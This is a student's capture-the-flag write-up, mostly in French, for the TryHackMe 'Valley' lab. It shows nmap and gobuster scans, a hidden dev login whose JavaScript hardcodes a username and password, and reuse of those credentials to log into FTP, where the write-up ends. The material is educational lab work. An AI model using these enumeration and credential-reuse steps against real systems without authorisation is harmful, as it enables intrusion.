


# VALLEY

TRY HACK ME

PROJET CTF



### Objectif

Exploiter un serveur web et trouvez les noms de trois ingrédients cachés

## SCANNING "nmap"

Voici la commande pour scanner le système : Nmap 10.10.10.42


Nous pouvons voir que les ports SSH et HTTP sont ouverts :

```
Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-11 10:41 GMT
Nmap scan report for ip-10-10-3-146.eu-west-1.compute.internal (10.166)
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 02:71:36:1F:6F:69 (Unknown)
```

Le port 80 associé au protocole HTTP, représente une cible potentielle pour notre attaque.

### ENUMERATION

Ensuite, le port 80 est ouvert, vérifions à quoi ressemble Le site Web. Puisque c'est un "http", il peut contenir des vulnérabilités.




Rien d'utile pour exploiter ce systeme !!!!

J'ai decidé de rechercher des répertoires cachés de ce site web qui pourraient éventuellement contenir des mots de passe.

```
root@ip-10-10-59-91:~# gobuster dir -u 10.10.3.146 -w /usr/share/wordlist
/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@ FireFart )
_____
[+] Url:
               http://10.10.3.146
[+] Threads:
               10
               /usr/share/wordlists/dirbuster/directory-list-2.3-med
+] Wordlist:
+] Status codes:
              200,204,301,302,307,401,403
               gobuster/3.0.1
[+] User Agent:
               php,html,txt
[+] Extensions:
[+] Timeout:
   2023/11/11 10:13:46 Starting gobuster
/index.html (Status: 200)
/gallery (Status: 301)
/static (Status: 301)
/pricing (Status: 301)
/server-status (Status: 403)
```

J'ai testé tous les directories et voici les resultats :




## EXPLOITATION


After testing every directories mentionned previously we figured out there are other directories in the file "static"

I used gobuster to expose every direcotories from the "static" directory

After getting throught each directories ,I figured out that the /00 directory contained the information below :



I tested the "/dev1243224123123" I got this window:



In all the research done previously, we didn't find any usernames or passwords so let's check the code source of this page:

```
🚵 view-source:http://10.10.191.32/dev124 🏠
                                                                       ♥
        \mathbf{c}
                           TryHackMe Support 🎡 Offline CyberChef
 TryHackMe | Learn Cy...
 1 <!DOCTYPE html>
 2 <html lang="en">
4 <head>
  <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Login</title>
  <link rel="stylesheet" href="style.css">
9 <script defer src="dev.js"></script>
10 <script defer src="button.js"></script>
12
13
14 <body>
15 <main id="main-holder">
      <h1 id="login-header">Valley Photo Co. Dev Login</h1>
16
17
18
      <div id="login-error-msg-holder">
        Invalid username <span id="error-msg-second-line"</pre>
19
20
      </div>
21
22
      <form id="login-form">
        <input type="text" name="username" id="username-field" class="login-form</pre>
23
            out type="password" name="password" id="password-field" class="login-
24
            out type="submit" value="Login" id="login-form-submit">
25
26
       </form>
```

By checking out the content of the "dev.js", "style.css", "button.js" files I got:

```
function showErrorMessage(element, message) {
  const error = element.parentElement.querySelector('.error');
  error.textContent = message;
  error.style.display = 'block';
}

loginButton.addEventListener("click", (e) => {
    e.preventDefault();
    const username = loginForm.username.value;
    const password = loginForm.password.value;

  if (username === "siemDev" && password === "california") {
      window.location.href = "/dev1243224123123/devNotes37370.txt";
  } else {
      loginErrorMsg.style.opacity = 1;
  }
})
```

I found the user name and password of the page we got throught /dev1242241231263



dev notes for ftp server:
-stop reusing credentials
-check for any vulnerabilies
-stay up to date on patching
-change ftp port to normal port

On apprend que l'utilisateur utilise le même identifiant et mode passe pour accéder au FTP . Si ceci est vrai on aura l'accès au FTP

```
root@ip-10-10-35-65:~# ftp 10.10.191.32 37370
Connected to 10.10.191.32.
220 (vsFTPd 3.0.3)
Name (10.10.191.32:root): siemDev
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

